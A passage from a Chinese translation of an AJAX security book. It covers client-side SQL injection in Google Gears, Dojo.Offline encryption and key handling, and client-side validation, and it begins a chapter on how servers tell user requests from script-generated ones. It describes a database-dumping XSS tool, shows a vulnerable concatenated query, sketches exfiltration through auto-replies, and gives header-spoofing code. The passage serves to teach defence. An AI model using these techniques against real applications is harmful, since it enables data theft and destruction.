显然，应用程序中的任何 JavaScript 代码都有可能访问到本地的数据库。因此，同窃取客户端存储系统中的数据一样（详见第 8 章），我们也可以使用跨站脚本攻击，来窃取客户端数据库中的数据。有的人可能会认为，攻击者并不知道要连接的数据库名。不过，为了证明这只是他们的一厢情愿，本书的作者开发了 GGHOOK 这样一个工具，全名为 Google Gears HOOK。GGHOOK 是基于第 7 章中的“劫持 AJAX 框架”HOOK 开发的，它可以不断扫描 JavaScript 环境中所有经过初始化的对象，来判断是否有与 Google Gears 数据库对象相同的方法和属性。一旦发现，GGHOOK 便会查询 sqlite_master 表，并提取出所有用户表中的数据。图 9-10 显示了 GGHOOK 正在窃取 List Mania 中的数据。




图 9-10　GGHOOK 找到 JavaScript 环境中所有的 Google Gears 数据库对象，并自动获取其中的所有数据

我们之前提到过，Google Gears 支持参数化的 SQL 查询。例如，下面这句 SQL 查询非常危险：

```
db.execute("SELECT * FROM Users WHERE username='" + uname +
"' AND password='" + pwd + "'");
```

Google Gears 允许开发人员使用“？”作为占位符，来实现参数化的 SQL 查询。开发人员可以选择使用一个变量数组，将其作为 execute()方法的第二个参数。随后，数组中的变量会逐个替换掉查询语句中的占位符“？”。如果语句中的占位符个数与数组的长度不等，则 Google Gears 会抛出一个异常。下面这段代码显示了如何在 Google Gears 中正确使用参数化的 SQL 查询：

```
db.execute("SELECT * FROM Users WHERE username=? AND " +
"password=?", [uname, pwd]);
```

虽然很少见，但是有些时候的确无法使用参数化的查询。例如，开发人员无法使用占位符？来指定表名，下面这段代码是错误的：

```
db.execute("SELECT * FROM ? ", [tbl_name]);
```

当 WHERE 子句中的参数个数不确定时，也无法使用参数化的查询。这种情况通常出现在网站的查询功能中，而用户的查询条件数量往往都是不定的。例如，某个用户可能会搜索“AJAX AND offline AND security”，这种查询条件转换为

SQL 语句即为如下代码：

```
SELECT * from Articles WHERE content LIKE '%Ajax%' AND content
LIKE '%offline%' AND content LIKE '%security%'
```

开发人员并不知道 WHERE 子句中会有多少个条件，因此也没办法确定占位符“？”的个数。解决该问题的通常做法是，通过复杂的存储过程逻辑来实现，但是 SQLite 并不支持存储过程。因此，开发人员不得不根据用户查询条件的个数临时动态生成查询用的 SQL 语句。

如果可能，开发人员应该尽量使用参数化的 SQL 查询。如果你认为自己不得不动态创建 SQL 语句，那么可以咨询一下数据库开发人员，看是否有其他的解决办法。像这样需要临时创建 SQL 的情况非常少见，通常都能够通过结构上的变化加以解决。如果读者必须临时动态创建 SQL 查询，那么一定要确保对数据类型和范围进行了严格的白名单验证。如何正确地运用白名单验证技术，请参考第 4 章“AJAX 攻击层面”。

9.2.6 客户端 SQL 注入有多危险

正因为客户端 SQL 注入只是可能存在的，那我们还有必要特别关注它吗？甚至说，客户端 SQL 注入算得上是一个安全问题吗？毕竟，所有数据库都存储在用户本地的机器上。攻击者可以使用 SQLite Database Browser 这样的工具轻易地打开数据库并修改数据库内容，因此我们还必要使用 SQL 注入来获取其中的数据吗？

所有这些疑问都是有道理的。的确，如果我们能轻易直接修改数据库中的数据，那么何必再使用 SQL 注入呢？只有当攻击者能够发动 SQL 注入攻击时，才会对此稍微留意一下。我们已经看到，由于可以直接与数据库进行通信，所以通过 XSS 漏洞可以轻易访问到其中的数据。我们假设有一个基于 Web 的即时消息程序名为 WebIM.com，它将本地用户与其他用户的谈话都存储在本地的 Google Gears 服务器上。Eve 在客户端处理即时消息的代码中发现了一个客户端 SQL 注入漏洞。图 9-11 显示了 Eve 正在通过即时消息向 Alice 发动 SQL 注入攻击，即通过 UNION SELECT 语句从数据库中提取出 Alice 与其他用户的谈话记录。




图 9-11　因为攻击者无法直接访问被攻击的客户端，所以想通过客户端的 SQL 注入漏洞获取数据是一件很困难的事情

现在的问题是：Eve 如何获得攻击的结果呢？虽然 Eve 发现了 Alice Web 浏览器中的一个 JavaScript 漏洞，但是她无法直接查看 Alice 的浏览器！因此，Eve 不仅无法看到 Alice 控制台中详细的 SQL 错误信息，也无法访问 Alice 机器上 Google Gears 数据库返回的记录集，当然更无法看到 SQL 注入攻击所返回的所有谈话记录。要想能访问 UNION SELECT 攻击的结果，有一个办法就是在 Alice 的 Web 浏览器中运行一段读取这些数据的代码。但是，如果 Eve 能够访问 Alice 的浏览器，那么还不如直接访问数据库了，更没必要使用什么 SQL 注入！看上去，由于 Eve 无法看到攻击的结果，所以客户端 SQL 注入似乎并没有什么危险性。

但是，上述观点存在着一个问题，虽然 Eve 无法看到攻击的结果，但是仍然在 Alice 的机器上执行了 SQL 命令！如果她执行的不是 UNION SELECT，而是 DELETE FROM 或者 DROP TABLE 这样的命令，那么就会删除掉 Alice 机器上的数据。又或者，Eve 可以向数据库中插入大量的垃圾或恶意数据，随后这些数据会以 Alice 的身份被同步到 Web 服务器的数据库中！由于 SQLite 支持触发器，所以攻击者可以通过持续执行 SQL 命令，来监视用户的数据库活动情况。当然，攻击的危害程度还要取决于应用程序是如何实现的，尤其是是否考虑到了 SQLite 不能在一次单独执行过程中运行两条查询语句的特点。

此外，不要真的以为 Eve 无法看到攻击结果了。从 Alice 机器上数据库中提取的数据很可能通过正常的途径被发送出去。例如，我们假设 WebIM 允许用户设置自动回复信息，即当用户接受到某条特定信息时，程序会自动发送一条回复信息（许多桌面即时通信软件都支持此功能）。假设 Alice 设置当收到包含 work 的

信息时，就自动进行回复。那么当 Eve 的 SQL 注入攻击中包含 work 这个单词时，获取的数据就会通过自动回复发回给 Eve。这样，Eve 可能会收到 Alice 发来的如下信息：Sorry, I'm on vacation and not thinking about [DATABASE DUMP HERE]!

9.3 Dojo.Offline

Dojo.Offline 是 Dojo 的一个可选扩展，可以帮助开发人员快速创建离线应用程序。它基于 Google Gears 添加了一些扩展功能，可以与 Dojo 框架的其他部分相集成。在 Google Gears 提供的功能之上，Dojo.Offline 还增加了 ENCRYPT 和 DECRYPT 这两个 SQL 命令，用于提高应用程序的安全性。这两条命令可以允许用户以加密的形式将敏感数据存储在 Google Gears 数据库中。在 http://docs.google.com/View?docid=dhkhksk4_8gdp9gr#crypto 这篇文档中提到，Dojo.Offline 的加密功能是为了在计算机被入侵的情况下保护其中的敏感数据不备窃取。

安全须知

不要将加密与安全弄混。加密只是用来防止他人读取原始数据，而不能保护数据不受到其他类型的攻击。例如，攻击者可以在用户的系统中安装一个键盘记录程序，来窃取加密数据的访问密码。此外，我们还可以使用第 7 章中所讨论的劫持技术窃取应用程序中由 Dojo 返回的未加密数据。

Dojo.Offline 使用 JavaScript 来实现高级加密标准（Advanced Encryption Standard，AES）算法，该加密算法由 Chris Veness 发明，使用 256 位长度的密钥。在 Dojo.Offline 内部，为了不影响用户的体验，在后台使用一个工作池来执行加密/解密工作。下面这段代码片段显示了如何使用 Dojo.Offline 对数据进行加密和解密。注意其中 ENCRYPT 和 DECRYPT 语句的使用。

```
dojox.sql("INSERT INTO CUSTOMERS VALUES (?, ?, ENCRYPT(?))",
"Neuberg", "Brad", "555-34-8962", password,
function(results, error, errorMsg){
if(error){ alert(errorMsg); return; }
});

//…省略部分代码
```

```
dojox.sql("SELECT last_name, first_name, " +
"DECRYPT(social_security) FROM CUSTOMERS", password,
function(results, error, errorMsg){
if(error){ alert(errorMsg); return; }

//遍历解密后的结果
alert("First customer's info: "
+ results[0].first_name + " "
+ results[0].last_name ", "
+ results[0].social_security);
});
```

从上面这段代码中我们可以看出，dojox.sql()方法将密码（即加密、解密时所需要的密钥，下同）作为其一个参数。不仅用来对插入到数据库中的数据进行加密，也用来对由 SELECT 语句返回的数据进行解密。由于 AES 是一个对称加密算法，所以用来加密数据的密钥也同样可以用来对数据进行解密。可是密钥从何而来呢？

9.3.1　保证密钥安全

在任何使用密码的系统中，保证加密或者解密密钥的安全都是至关重要的[4]。千万不能将密钥存储在任何 JavaScript 程序中！不要将它硬编码在 JavaScript 源代码中；不要将它存储在客户端数据库中；不要将它存储在其他任何客户端存储系统中；也不要将它缓存在 cookie 中。记住，Dojo.Offline 的加密功能是为了防止他人碰巧访问到加密数据。如果我们将密钥和数据存储在一起，那么万一有人偷走了用户的笔记本，就不仅拿到了加密后的数据，还同时拥有了可以解密的密钥！因此，我们应该对应用程序进行配置，当需要对数据进行加密或解密时，再提示用户输入密钥。如果在很短的时间内需要多次使用密钥，可以将其缓存在一个 JavaScript 变量中。但是，开发人员必须小心缓存密钥的方式。不要对每个用户都使用同一个密钥，这样即使丢失了一个密钥，也不会暴露系统中所有的数据。

当提示用户输入密码时，我们不应该使用一个简单的文本框，或者是 JavaScript 的 confirm()方法。因为这两种方法都会将用户的密码以明文的形式显示

[4] 请注意，对密码系统的全面讨论已经超过了本书的范围。我们推荐读者阅读 Bruce Schneier 编写的著名书籍《应用密码学（Applied Cryptography）》。

出来。我们应该使用 HTML 中带有 TYPE="password"属性的 INPUT 标签，这样可以在用户输入密码时屏蔽掉具体的内容。

一旦程序收到了用户输入的密码，开发人员需要非常小心地来处理。我们应该尽量减少其在 JavaScript 环境中的暴露，以免其他不可信的代码访问到它们。最重要的是，在我们使用该密钥完成加密、解密后，不应该将其遗留在 DOM 元素或者 JavaScript 变量中。应该在接收到密码后，立即清除用来输入密码的文本框内容。尽量减少存储密码的变量数量，如果可能，避免将密码存储在全局变量中。正如我们在第 5 章中提到的，在 JavaScript 中，任何不是由关键字 var 声明的变量都会被创建为全局变量。一旦我们将密码传递给 dojox.sql()方法后，应该立即清除掉保存密码的变量内容。通过方法来隔离密钥，可以避免其处于全局作用域中，也可以避免其他 JavaScript 代码的访问。这在 Mashup 等聚合应用程序中尤为重要，因为在同一环境中可能运行着其他不可信的第三方控件。

9.3.2 保证数据安全

我们不仅必须要保护密钥，同时也需要保护数据。我们应该尽量减少存储未加密敏感数据的地方，并且当不再需要这些数据的时候删除掉所有的 DOM 元素，并清除所有存储相关数据的变量内容。

同时，我们还应该防止用户输入了错误的密钥。一旦数据被加密，只有正确的密钥才能解开。为了避免这样的情况发生，可以要求用户输入两遍密码。这样的话，需要分别使用两个带有 TYPE=password 属性的 INPUT 标签，并且在加密用户的数据之前需要保证两次输入的密码是一致的。

我们无法检测用户提供的密码是否能够正确地解密数据。如果解密数据失败，AES 并不会抛出错误信息。只会将这些数据解密成一段毫无意义的文字。为了丰富用户的体验，一些开发人员会事先加密一段已知的明文。例如，如果某个应用程序要存储加密后的社保号码，开发人员会事先存储一个加密后的虚拟社保号码 999-99-9999（该 SSN 无效）。当用户试图解密数据的时候，程序会先尝试对虚拟的社保号码进行解密，看结果是否为 999-99-9999。如果结果不是，程序便知道用户输入的密码不正确，然后提示用户重新输入密码。

从用户交互的角度来看，虽然这种做法很好，但是由于其创建了一个已知的明文（即所谓的已知明文攻击漏洞），因此也降低了应用程序的安全性。如果攻击者获得加密数据的副本，那么他就知道其中一段文本（加密后的）可以被解密为 999-99-9999。随后，攻击者可以利用这个信息，根据加密数据来获得密钥。

安全建议

- 不要

不要通过加密某段明文，然后比对解密后文本与原文本是否匹配的方式，来检验密码是否正确。这会使我们由于已知的明文而受到攻击。

- 要

如果我们希望提供一些反馈信息，那么不妨验证解密后的数据格式，而不是直接进行字符串比较。白名单输入验证的正则表达式可以很好的用于此处。对于我们社保号码的例子来说，如果用户提供了正确的密码，则每个解密后的号码必须符合/^\d\d\d-\d\d-\d\d\d\d$/的正则表达式。通过将解密数据与该表达式进行匹配，可以避免告诉攻击者任何有关加密数据的信息。根据应用程序，攻击者只能知道加密的是一个社保号码。

9.3.3　可作为密钥的良好密码

虽然 Dojo.Offline 声称其使用 256 位密钥的 AES 算法用于加密解密，但是并没有说明这些密钥是如何生成的。如果用户输入的密码只是一位单独的 ASCII 字符，那么实际上该密码只占了 8 位，然后 Dojo.Offline 使用 0xFF 将其补充为 32 个字符长度。虽然该密码现在已经有 256 位（32 个字符×每个字符 8 位），但是只有 8 位是由用户提供的。一个密钥的可用性或者随机性是与用户（或者一个真正的随机数字生成器）提供的数据成正比的。没有一种加密算法能提高密钥的强度，因此，无论再怎么加强加密算法，也无论密钥多大，算法的强度最终都要取决于密钥的质量。

为了充分利用 Dojo.Offline 提供的加密功能，用户必须输入 32 个字符的密码。但是，让每个用户都必须输入 32 个字符并不太现实。一个选择是，如果用户输入的密码小于 32 个字符，那么就不断地用该密码补充自身，直到满足 32 个字符。例如，如果用户输入 pass1 作为密码，而应用程序实际上会使用 pass1pass1pass1pass1pass1pass1pa 作为密码。虽然这并不如使用 32 个唯一字符那么强壮，但是还是比使用已知的字符（例如 0xFF）要好。不管我们如何构造一个 32 个字符的密码，它都应该是一个强壮的密码。只有包含大小写混合字母、数字及特殊字符（例如@$_!以及}）的密码才算是强壮的。有很多 JavaScript 代码可以评估密码的强度。开发人员应该使用这些 JavaScript 代码来验证密码的强度，并拒绝接受强度不够的密码。

9.4 再论客户端输入验证

有趣的是，似乎每件事情都连成了一个环。早期 JavaScript 只是用来验证用户在表单中的输入，当时的思想认为，在互联网中发送信息非常耗时，因此如果用户提供的信息格式错误，则没有必要再将其发送给服务端进行处理。正如第 4 章所述，这导致开发人员只将 JavaScript 作为客户端的验证用途。结果，Web 安全专家们（包括本书作者在内）都在宣称，客户端输入验证只能增加应用程序的性能和用户体验，只有服务端的验证才是保证安全的唯一途径。不幸的是，对于离线应用程序来说，这一点已经不适用了。

正如我们在本章开头图 9-1 中看到的一样，离线 AJAX 框架增加了客户端在处理业务逻辑中的分量。实际上，离线 AJAX 应用程序一直在努力，希望使在线或者离线的概念对用户完全透明，即用户根本不必知道这两种状态的存在，也不用知道当前应用程序处于哪种状态。不管应用程序是否连接到互联网中，应用程序都以（几乎）同样的方式运行。我们说过，这意味着用户需要与客户端代码打交道，由客户端代码将所有用户正在做的事情保存起来，当用户连接到互联网时，再同步给 Web 服务器。如果客户端没有进行任何输入验证，那么客户端的处理逻辑就会受到各种各样的参数操纵攻击（请参考第 3 章）。虽然 AJAX 应用程序已经将 Web 应用程序的大部分逻辑都转移到了客户端，但是离线 AJAX 应用程序则将更多的逻辑推向了客户端。正如我们出于安全考虑，而在服务端进行白名单输入验证一样，开发人员必须在客户端也进行验证，以保证离线 AJAX 应用程序的安全性。

这又引发了一个问题，现在有没有什么资源能够帮助开发人员，在客户端进行白名单输入验证呢？在理想情况下，我们希望能有一个简单的验证框架，其中有大量的静态方法，可以对不同类型的数据进行白名单验证。效果可能会如下所示：

```
Validate.US.State("GA"); //true
Validate.EmailAddress("eve@evil.org"); //true
Validate.AbsoluteURL("http://www.memestreams.net"); //true
Validate.Date.YYYYMMDD("2007-04-29"); //true
Validate.US.ZIPCode("30345"); //true
Validate.CreditCard.Visa("4111111111111111"); //true
```

这种方法使得开发人员可以自由决定表单元素的风格和名字，以及验证的时

间和方式。可惜，本书作者并没有找到具有如上特性的独立验证库。相反，大多数验证库都依赖于更大、更复杂的框架，而且很多都是像 ASP.NET、Struts 或者 Rails 这样特定的服务端应用程序框架。更糟的是，一些客户端框架的验证库会强迫开发人员使用各种教条式的编码风格。在实际应用中我们发现，这会造成开发人员过度地使用对象定义，不得不使用框架中怪异的 **Extend()**方法、CSS 类名，以及不符合常规的命名习惯（ID 或 name 属性），甚至经过强制重载的事件。这些库不仅不能帮助到程序员，反而会影响到他们的开发思路或编码风格。应该说，对于当前客户端 JavaScript 验证框架的现状，我们感到非常失望。

开发人员应该检查一下当前使用的这些框架中，是否已经包含了客户端的 JavaScript 验证代码。应该避免在一个离线 AJAX 应用程序中集成多个不同的客户端验证库。

9.5　创建离线应用程序的其他方式

我们这一章一直在关注 Google Gears，以及基于 Google Gears 开发的离线框架。虽然大多数开发人员都已经接受了这种架构，但是我们还是要提及一些其他的离线架构，以及其中存在的安全问题。

其中一个创建离线应用程序的方式就是将整个应用程序（HTML 文件、JavaScript 文件、外部引用的样式表及 XML 文档等）都复制到用户的本地机器上。流行的 Web 安全应用程序 CAL9000 便采用的这种方式。用户使用 Web 浏览器来打开 HTML 文件需要注意，这些文件并不是由本地运行的 Web 服务器解析的，相反，这些页面都是通过 file://URI 来访问的。从安全的角度来看，最大的危险在于，通过 file://访问的 JavaScript 要比在普通网页中具有更大的权限，它可以访问通常远程 Web 服务器无法访问的资源。例如读写本地机器上的文件，或者向互联网中任何一个域发送 XMLHttpRequest 等。此外，这些应用程序过于依赖客户端，采用这种架构很难在在线和离线状态间进行无缝切换。这些离线程序很可能没有任何的在线部分，因此整个应用程序都可以用 Java Script 编写，并暴露给客户端代码。另一种方法是将部分应用程序交给本地的 Web 服务器来运行。这里所说的本地 Web 服务器要比 Google Gears 中的本地服务器（**Local Server**）高级得多，可以运行 PHP 或者 ASP.NET 这样的服务端脚本语言。不过，运行在客户端 Web 服务器、却由服务端语言编写的代码，究竟应该算是客户端还是服务端呢？其实我们不必去考虑这样的问题，因为不管运行在用户本地机器上的代码是由 PHP 和 JavaScript 混合编写的，还是完全由 JavaScript 编写的，攻击者都可以访问到程序

的源代码并对其进行分析。

读者可以关注一些有趣的离线框架，例如 Adobe 的 Apollo、Joyent Silngshot、即将发布的 WHATWG（已经在 Firefox 3 中应用了），以及 Firefox 中的 POW——Plain Old Web Server。虽然这些框架的功能都不一样，但是本章中讨论的安全问题都适用于各个框架。

9.6 本章小结

我们已经看到，在创建离线应用程序中存在着某些严重的安全问题。所有第 6 章讨论的代码透明度问题在这里都得到了放大。虽然在标准的 AJAX 应用程序中，开发人员可以减少交给客户端的业务逻辑，但是在离线 AJAX 应用程序中，开发人员就束手无策了。如果不让客户端来处理任何业务逻辑，那么应用程序在离线状态下也无法使用了。Google Gears 中的许多功能都存在着安全问题。同时，缺少对磁盘使用情况的限制、all-or-nothing 的安全模式，以及可能受到跨目录攻击，这些都是在使用 Google Gears 应该考虑的。像本地服务器（Local Server）这样透明的本地缓存功能也很容易被篡改其中的内容。离线 AJAX 应用程序带来了一类全新的客户端注入攻击，因此，为了保护应用程序的安全，需要开发人员对客户端输入进行充分的验证。最后，在使用其他加密方式，例如 Dojo.Offline 中的 ENCRYT 和 DECRYPT 关键字时，要对保存、管理未加密数据和密钥格外小心。

第10章
请求来源问题

错误观点：

AJAX 不会比当前任何传统 Web 应用程序受到更多的攻击。

我们已经花了大半本书的内容来讨论 AJAX 为何比传统 Web 应用程序更容易受到攻击。例如，AJAX 端点增加了 Web 应用程序的攻击层面更容易受到像 SQL 注入或者跨站脚本（XSS）等传统攻击。而代码透明度的增加使得应用程序可能泄露给不可信客户端更多、更详细的信息。此外，AJAX 中 XMLHttpRequest 对象的灵活性、特点及速度使得原来传统攻击的危害程度变本加厉，也使得攻击者通过 HTTP 请求就可以获得大量的隐私数据。简而言之，XHR 加剧了 Web 服务器在处理由用户生成的 HTTP 请求与由脚本生成的 HTTP 请求上的问题，即所谓“请求来源不确定”的问题。

10.1 Robots、Spiders、Browsers 及其他网络爬虫

超文本传输协议（Hyper Text Transfer Protocol，HTTP）是网络中使用最广泛的语言，用来从客户端获取 Web 服务器上的数据。所有的 Web 浏览器，不管是 Windows 系统中的 Firefox、Macintosh 系统上的 Internet Explorer，还是手机上的 Opear，无一不使用 HTTP。不管是 Google 用来创建网页索引、还是 Netcraft 用来收集统计信息的自动网络爬虫，也都使用 HTTP 协议。RSS 阅读器也通过 HTTP 来获取最新的新闻信息。所有与 Web 服务器进行通信的都可以认为是**用户代理（User Agent）**，而所有的用户代理都通过 HTTP 与 Web 服务器进行通信。图 10-1 列举了可以通过 HTTP 与一台 Web 服务器进行通信的多种用户代理。




图 10-1　运行在不同系统上的不同用户代理都使用 HTTP 与 Web 服务器进行通信

HTTP 标准定义了用户代理如何与 Web 服务器进行交互。对 HTTP 协议的全面讨论已经超出了本章的范围。对 HTTP 所有功能的详细分析，足以（也已经）编写成厚厚的一本书[1]。应该说，HTTP 定义了 Web 服务器和用户代理之间如何创建、维护之间的连接，以及如何在这些连接上进行通信的方方面面，相信这已经足以说明问题了。

由于本章主要以用户所生成的 HTTP 请求与由 JavaScript 所生成请求之间的区别为主要内容，所以我们必须先了解 Web 服务器如何来处理不同用户代理发送的 HTTP 请求。如果所有的用户代理都发送了 HTTP 请求，那么 Web 服务器如何才能知道哪个请求是发给它的呢？因此，在 HTTP 报头中定义了一个 User-Agent 属性，用来提供所有发送该请求的用户代理信息。User-Agent 并不是一个必需的 HTTP 报头，而且它只出现在 HTTP 请求中。同其他 HTTP 报头一样，它的内容通常只一行字符串，其中包括了用户代理的名称，以及版本号。通常，它也会包含用户代理的操作系统及 Windows 环境。以下是从 Mozilla Firefox 1.5 发出的 HTTP 请求中截取的 User-Agent 报头：

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7)
Gecko/20060909 Firefox/1.5.0.7
```

[1] 如果读者想要参考一本好的 HTTP 资料，推荐阅读 David Gourley 和 Brian Totty 编写的《HTTP 权威指南（HTTP: The Definitive Guide）》。

我们可以看到，该用户代理运行在 Windows 操作系统上。Windows NT 5.1 表明操作系统实际为 Windows XP，语言为英语（en-US）。Gecko/20060909 表明用户代理使用的是 Gecko 的布局引擎。下面是 Microsoft Internet Explorer 6.0 发出的 HTTP 请求中的 User-Agent 报头：

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322; InfoPath.1; .NET CLR 2.0.50727)
```

该用户代理与前一个略有不同。我们可以从中看出用户代理为 Internet Explorer 6.0，并且运行在 Windows XP 系统上。同时，我们也可以发现，用户代理所运行的机器上同时安装了.NET 1.1 和.NET 2.0 框架。

在理想情况下，Web 浏览器并不用关心通信的用户代理类型。毕竟，HTTP 已经定义了用户代理与服务器如何协商身份认证、支持哪些媒体类型、压缩算法等。但是，在实际中这种情况非常少见。Web 开发人员很少使用 HTTP 为用户代理提供不同语言的内容，也很少根据用户代理请求中的 Accept 报头而自动改为使用不同的图片类型。Web 服务器通常也不会自动向移动设备（例如手机或 PDA）的浏览器发送不同的内容。为了避免引起已知的浏览器 Bug，Web 服务器不得不根据用户代理的情况去掉响应信息中的部分内容。例如，为了避免引起旧 Netscape 浏览器中的一个 Bug，于是使用 X-Pad 报头来填充 HTTP 响应。最近，由于 Internet Explorer 无法正确地支持 XHTML 文档，各浏览器不得不修改响应报头 Content-Type 中的 MIME 类型。简而言之，如今 Web 服务器仍要关心与什么样的用户代理进行通信。

10.2　请求来源不确定性和 JavaScript

我们已经知道，为了避免引起浏览器中的 Bug，Web 服务器仍要关心对方是何种类型的用户代理。接下来，我们将注意力转移到 Web 服务器如何处理浏览器发出的 HTTP 请求上来。尤其是 Web 服务器能够区分出哪些请求是由用户操作产生的，而哪些请求是由 JavaScript 生成的呢？由用户操作所产生的请求是指，当用户单击某个超链接或者提交一个表单时，由 Web 浏览器发出的 HTTP 请求。而由 JavaScript 生成的请求包括由 Image 对象、XMLHttpRequest 对象，或者其他通过程序而生成的 HTTP 请求，例如改变 window.location 的值。

10.2.1 从 Web 服务器的角度看 AJAX 请求

Google Suggest 是一个使用 AJAX 改进的搜索引擎。当用户输入某个搜索关键字时，Google Suggest 会显示一个下拉列表，其中包括与用户输入字母匹配的可能搜索项。图 10-2 显示了 Google Suggest 在实际中的应用。在本例中，用户在搜索栏中输入了“ajax”。

图 10-2 当用户在搜索栏中输入查询条件后，Google Suggest 会使用 AJAX 来提供搜索建议功能

Google Suggest 使用 JavaScript 来绑定搜索栏的 onkeydown 事件。当每次用户在搜索栏中输入一个字符时，都会运行一段 JavaScript 方法，将输入的字符通过 XMLHttpRequest 对象发送给运行在 Google 网站中的 Web 服务。Web 服务会创建一个搜索建议列表，并提供开头与用户输入字符所匹配的搜索项总数[2]。

以下为 XMLHttpRequest 对象在调用 Google Suggest Web 服务时发出的 HTTP 请求内容：

```
GET /complete/search?hl=en&client=suggest&js=true&qu=aj HTTP/
1.0
Accept: */*
Accept-Language: en-us
```

[2] 同时有必要指出，为何 Google Suggest 的攻击层面会是传统 Google 搜索首页的两倍。虽然都是通过一个 HTML 表单来接受用户的搜索条件，但是 Google Suggest 还会调用一个 Web 服务，而该服务可能会受到第 3 章中介绍的多种参数操纵攻击（例如 SQL 注入）。

```
Referer: http://www.google.com/webhp?complete=1&hl=en
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 2.0.50727)
Host: www.google.com
Cookie: PREF=ID=9c9a605343357bb4:TM=1174362920:LM=1174362920:
S=v_i6EgUE0SZuWX1L
```

从 User-Agent 报头中我们可以知道该请求是由 Internet Explorer 6 发出的。在 URL 中，我们可以看到参数 **qu** 包含了用户刚刚输入的字母，即 aj。同时，我们也应该注意到，浏览器自动在 HTTP 请求中添加了一个 cookie，而该 cookie 是在上一次访问时被保存在浏览器中的。正如我们在第 8 章“攻击客户端存储”中所提到的，当介绍将 HTTP cookie 作为客户端存储方式时，浏览器会自动将相关的 cookie 信息添加到发出的 HTTP 请求中。因此，当我们向 Google 发送请求时，浏览器自动将 Google 的 cookie 信息添加请求中。

由于 Google Suggest Web 服务只使用简单的 HTTP GET 方式来传送数据，而没有使用更复杂的形式，例如通过 HTTP POST 来发送 SOAP 协议，或者用 JSON 来表达数据，所以我们可以直接通过浏览器的地址栏来发送该 HTTP 请求。因此我们也可以知道，在通常情况下浏览器如何发送 HTTP 请求，并与由 XMLHttpRequest 对象发出的 HTTP 请求相比较。以下是我们直接将 URL 输入到 Internet Explorer 6 地址栏后所发出的 HTTP 请求：

```
GET /complete/search?hl=en&client=suggest&js=true&qu=aj HTTP/
1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, application/vnd.
ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 2.0.50727)
Host: www.google.com
Cookie: PREF=ID=9c9a605343357bb4:TM=1174362920:LM=1174362920:
S=v_i6EgUE0SZuWX1L
```

两次请求的内容非常相似。二者都是用同样的 HTTP 方法请求同样的 URL，并且使用同样的 HTTP 版本。不仅两次请求中报头参数的顺序相同，Accept-Language、User-Agent 及主机名这些参数的值也都一样。同时，每个请求

也都带着相应的 cookie 信息。

不过实际上，在两个请求中还是有两处差异。第一点，就是由地址栏发出的 HTTP 请求缺少 **Referer** 报头[3]，该参数通常表示请求的发起页面。例如，如果我们访问某个网站的 main.html 页面，然后单击了该页面中一个指向 faq.html 的超链接，这时，在向 faq.html 发出的请求中就会包含一个 **Referer** 报头，其值为 main.html 的完整 URI。在由 XMLHttpRequest 发出的请求中就包含了 **Referer** 报头，值为 http://www.google.com/ webhp?complete=1&hl=en，即 Google Suggest 的主页地址。但是由于在浏览器地址栏输入的 URL 并没有来自任何页面，所以其发出的请求中便没有 Referer 报头。出于同样的原因，当我们访问收藏夹中的页面时，发出的 HTTP 请求中同样也没有 **Referer**。现在我们可以暂时认为，缺少 **Referer** 报头是因为手动输入了 URL。而如果是单击超链接或者提交表单这样的操作，通常都会在请求中包含该信息。因此，这种情况下的 **Referer** 报头缺失应该算是事出有因的。

两个请求之间的第二点不同，是 HTTP **Accept** 报头的值不同。在由 XMLHttpRequest 发出的请求中值为*/*，而在地址栏输入的 HTTP 请求中则要长得多[4]。这些值都是由浏览器默认添加上去的。在 JavaScript 中，通过调用 XMLHttpRequest 对象的 setRequestHearder()方法，几乎可以设置所有的 HTTP 请求报头。下面这段代码就修改了由 XMLHttpRequest 对象所生成请求中的 **Accept** 报头，以便准确匹配一般浏览器 HTTP 请求中的 **Accept** 参数值。

```
var xhr = getNewXMLHttpRequest();
xhr.setRequestHeader('Accept',' image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*');
```

